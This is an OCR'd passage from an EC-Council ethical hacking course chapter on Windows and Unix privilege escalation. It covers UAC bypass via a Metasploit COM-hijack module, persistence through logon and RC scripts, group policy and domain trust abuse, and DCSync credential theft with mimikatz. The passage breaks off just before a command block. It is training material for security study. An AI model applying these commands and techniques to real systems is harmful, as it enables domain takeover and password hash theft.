


Figure 6.138: Screenshot of Metasploit showing UAC bypass via the Eventvwr registry key

- **Bypassing UAC Protection through COM Handler Hijack**

  The Metasploit exploit **bypassuac_comhijack** allows attackers to build COM handler registry entries within the current user hive to bypass UAC protection. These registry entries can be referenced to the execution of some high-level processes, which results in the loading of attacker-controlled DLLs. These DLLs can be injected with a malicious payload that allows attackers to establish elevated sessions.

  msf > use exploit/windows/local/bypassuac_comhijack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.139: Screenshot of Metasploit showing UAC bypass via COM handler hijacking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation by Abusing Boot or Logon Initialization Scripts

Attackers take advantage of boot or logon initialization scripts for escalating privileges or maintaining persistence on a target system. These scripts also allow attackers to perform different administrative tasks, through which they can run other programs on the system. In addition, attackers can communicate with an internal logging server implementing these scripts. Such scripts may differ depending on the OS of the target system and the location (remote or local) from which they are executed. Attackers initially use these scripts to hold persistence on a single system. Based on the configuration settings, attackers can escalate privileges either using a local or an admin account.

Discussed below are the various techniques used by attackers to apply boot or logon initialization scripts for escalating privileges.

- **Logon Script (Windows)**

  Once a user or a user group is signed into a Windows system, the OS allows the execution of logon scripts. These scripts are used by attackers to create persistence and escalate privileges on a system by embedding the path to their script to the following registry key:

  - `HKEY_CURRENT_USER\Environment\UserInitMprLogonScript`

- **Logon Script (Mac)**

  Logon scripts on macOS are also known as login hooks and allow attackers to create persistence on a system as they are executed automatically during the system login. A specific script (login hook) is executed by macOS when a login attempt is made. However, this login hook differs from startup items as the hook itself is executed as the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

root user. Attackers leverage these hooks to inject malicious payloads to elevate privileges and maintain persistence.

- **Network Logon Scripts**

  Attackers leverage network logon scripts for escalating privileges and maintaining persistence. These scripts are allocated using AD or GPOs. Such logon scripts are executed using any valid user's credentials. The initialization of a network logon script can be utilized for different systems based on the networked systems. For this reason, attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration to escalate their privileges.


- **RC Scripts**

  Attackers abuse RC scripts to escalate privileges and create persistence during the startup process of Unix-based systems. These scripts are executed during system startup and allow the mapping and initializing of custom startup services. These custom services can be used by an attacker for various run levels. Attackers maintain persistence by embedding a malicious binary shell or path to RC scripts such as **`rc.common`** or **`rc.local`** within Unix-based systems. When the system reboots, attackers gain root access through the automatic execution of these RC scripts.

- **Startup Items**

  In macOS systems, startup items run at the last stage of the booting process and include different executable files or shell scripts along with their configuration information, which is used to determine the order of execution for the startup items. **`StartupParameters.plist`** is an executable file of a startup item, which is located within the top-level root directory. Attackers create malicious files or folders within the **`/Library/StartupItems`** directory to maintain persistence. As these items are executed at the bootup stage, they can be executed with root-level privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation by Modifying Domain Policy

Attackers often attempt to circumvent security solutions and other defenses implemented in a domain environment by modifying the domain's configuration settings. In a Windows environment, domains controlled by the AD service manage the communications between various resources such as computers and user accounts in a network. The domain policy comprises the configuration settings that may be implemented between the domains in a forest domain environment. Attackers can modify the domain settings by changing the group policy and trust relationship between domains. Attackers make these changes to implant a fake domain controller (DC), through which they can maintain a foothold and escalate privileges.

- **Group Policy Modification**

  Group policies are used to manage the resources and their configuration settings such as security options, registry keys, and domain members. All user accounts are provided with read access to GPOs by default, and write access is provided only to specific users or groups within the domain.

  \<DOMAIN>\SYSVOL\<DOMAIN>\Policies

  Attackers use the above path to access the domain group policies and modify them to perform unintended activities such as creating a new account, disabling or modifying internal tools, ingress tool transfer, unwanted service executions, and modifying the policy to extract passwords in plaintext.

  <GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml

  Attackers use the above path to modify the **ScheduledTasks.xml** file to create a malicious scheduled task/job using scripts such as **New-GPOImmediateTask**.

  <GPO_PATH>\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the above path to modify particular user rights such as **SeEnableDelegationPrivilege** to create a backdoor. Then, attackers control the user account to change the group policy settings.

- **Domain Trust Modification**

  Domain trust objects provide information such as credentials, accounts, authentication, and authorization mechanisms used by domains.

  ```
  C:\Windows\system32>nltest /domain_trusts
  ```

  Attackers use the above utility to collect information about trust domains and use the gathered information to add a domain trust or modify the settings of existing domain trusts to escalate privileges through Kerberoasting and pass-the-ticket attacks.

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

A domain controller (DC) in a Windows environment is configured to securely validate user requests within a domain. The function of a DC is to stockpile user accounts and data, provide authentication, and append a security policy for the domain. Replicating a directory in the IT environment plays a vital role as it assists system administrators to organize and handle data flow across many DCs. For example, when an employee of an organization updates their account credentials, the updated credentials should be replicated across all the DCs, which can facilitate easy authentication for users.

The DCSync attack is a technique used by attackers on selective DCs. In this attack, an attacker initially compromises and obtains privileged account access with domain replication rights. Then, they activate replication protocols to create a virtual DC similar to the original AD. This access enables the attacker to send requests to the DC and receive the victim's confidential information such as NTLM password hashes. Using this information, an attacker can launch further attacks such as golden ticket attacks, account manipulation, and living off the land (LOTL) attacks as well as embed ransomware in the compromised servers.

DCSync Attack Stages

The DCSync attack is performed in the following eight stages, which start from lower privileges and proceed to higher privileges.

- **Stage 1:** Performs external reconnaissance
- **Stage 2:** Compromises the targeted machine
- **Stage 3:** Performs internal reconnaissance
- **Stage 4:** Escalates local privileges
- **Stage 5:** Compromises credentials by sending commands to DC
- **Stage 6:** Performs admin-level reconnaissance
- **Stage 7:** Performs malicious remote code execution
- **Stage 8:** Gains domain admin credentials

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.140: Stages of the DCSync attack

Access Rights Required for Performing DCSync Attack

Initially, when attackers obtain privileged account access through other means of attack, they have limited access rights to the domain resources. These access rights are insufficient for attackers to perform a DCSync attack. Hence, they require more time to gain additional permissions to perform a DCSyn attack. After obtaining additional permissions or higher privileges, attackers can perform the following activities:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes in Filtered Set

How Attackers Compromise the Domain Controller (DC)

- An attacker initially identifies the DC to compromise and requests for replication.
- The attacker either deploys tools such as **`mimikatz`** to replicate the DC and request multiple DCs to replicate the information or sends a **`GetNCChanges`** command as a request for replication of information on the DC.
- Now, the DC accepts the request, acknowledges the replication request, and hands over password hashes to the attacker.




Figure 6.141: Illustration of the DCSync attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Performing a DCSync Attack

- **Mimikatz**

  Source: *https://github.com*

  Mimikatz is a command-line tool that allows attackers to obtain credentials from registry memory locations. Attackers leverage mimikatz to perform DCSync attacks. Mimikatz includes a DCSync command that utilizes the Microsoft Directory Replication Service Remote Protocol (MS-DRSR) to replicate the behavior of a legitimate DC.

  Attackers execute the following command to retrieve the NTLM password hashes of an administrator account:

  ```
